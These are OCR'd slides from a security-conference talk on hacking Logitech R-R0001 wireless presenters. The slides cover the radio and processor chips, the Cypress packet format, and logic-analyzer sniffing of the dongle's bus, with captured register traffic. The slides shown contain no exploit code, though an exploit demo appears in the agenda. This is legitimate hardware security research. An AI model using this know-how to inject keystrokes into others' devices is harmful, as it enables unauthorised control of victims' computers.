Owned Live on Stage

Hacking Wireless Presenters

FOX-IT
EXPERTS IN IT SECURITY

Hi!

- I'm Niels Teusink
- With Fox-IT since 2005
- Pentester since 2007
  - Large companies, government etc.
  - Sometimes forensics or training


Agenda

- Introduction wireless presenters
- Reverse engineering hardware
- Exploit demo
- Conclusions

Wireless Presenters?

Why?

- It's a wireless keyboard! (with < 10 buttons)



HID Keyboard Device Properties

HID Keyboard Device

Device type: Keyboards

Manufacturer: (Standard keyboards)

Location: on USB Human Interface Device

Device status

This device is working properly.


2.4GHz technology

- Often proprietary protocols (not Bluetooth, Wi-Fi, ZigBee etc.)
- Common IC's:
  - Nordic NRF24L01
  - Cypress CYRF6936
  - Texas Instruments/Chipcon CC2500

The target

- Logitech R-R0001


Cypress CYRF6936 2.4GHz Radio




The target (other side)

- Logitech R-R0001

Cypress CY7C63803 Processor




Cypress packet format




- Different modes:
  - – GFSK
  - – 8DR (32 or 64)
  - – DDR (32 or 64)
  - – SDR
- 98 channels

Dongle block diagram




Logic analyzers

Sniffing the bus




T	X1	X2	dX	1/dX
0ns	185,185ms	0ns	-185,185ms	-5,400005H:

Copyright 2010 CWAV, Inc. All Rights Reserved. Designed and Manufactured only in the USA!


www.usbee.com
USBee
SX
4
TRG
CLK
GND
GND
3.3V
5V
Dongle
Ver1.3
812-00842-01A
94V-0
E157925
VERA

Sniffing the bus (3)



Layer: CYPRESSRFIC	DIR	INC	ADDRESS	ACK_EN	RESERVED	FRC_END	END_STATE	ACK_TO
Packet: 442 Time: 1,733048625s	Read	False	XACT_CFG_ADR	1	0	0	1	1

Layer: CYPRESSRFIC	DIR	INC	ADDRESS	RESERVED	CHANNEL
Packet: 443 Time: 1,733084s	Write	False	CHANNEL_ADR	0	2D

Layer: CYPRESSRFIC	DIR	INC	ADDRESS	TX_LENGTH
Packet: 444 Time: 1,733134625s	Write	True	TX_LENGTH_ADR	05

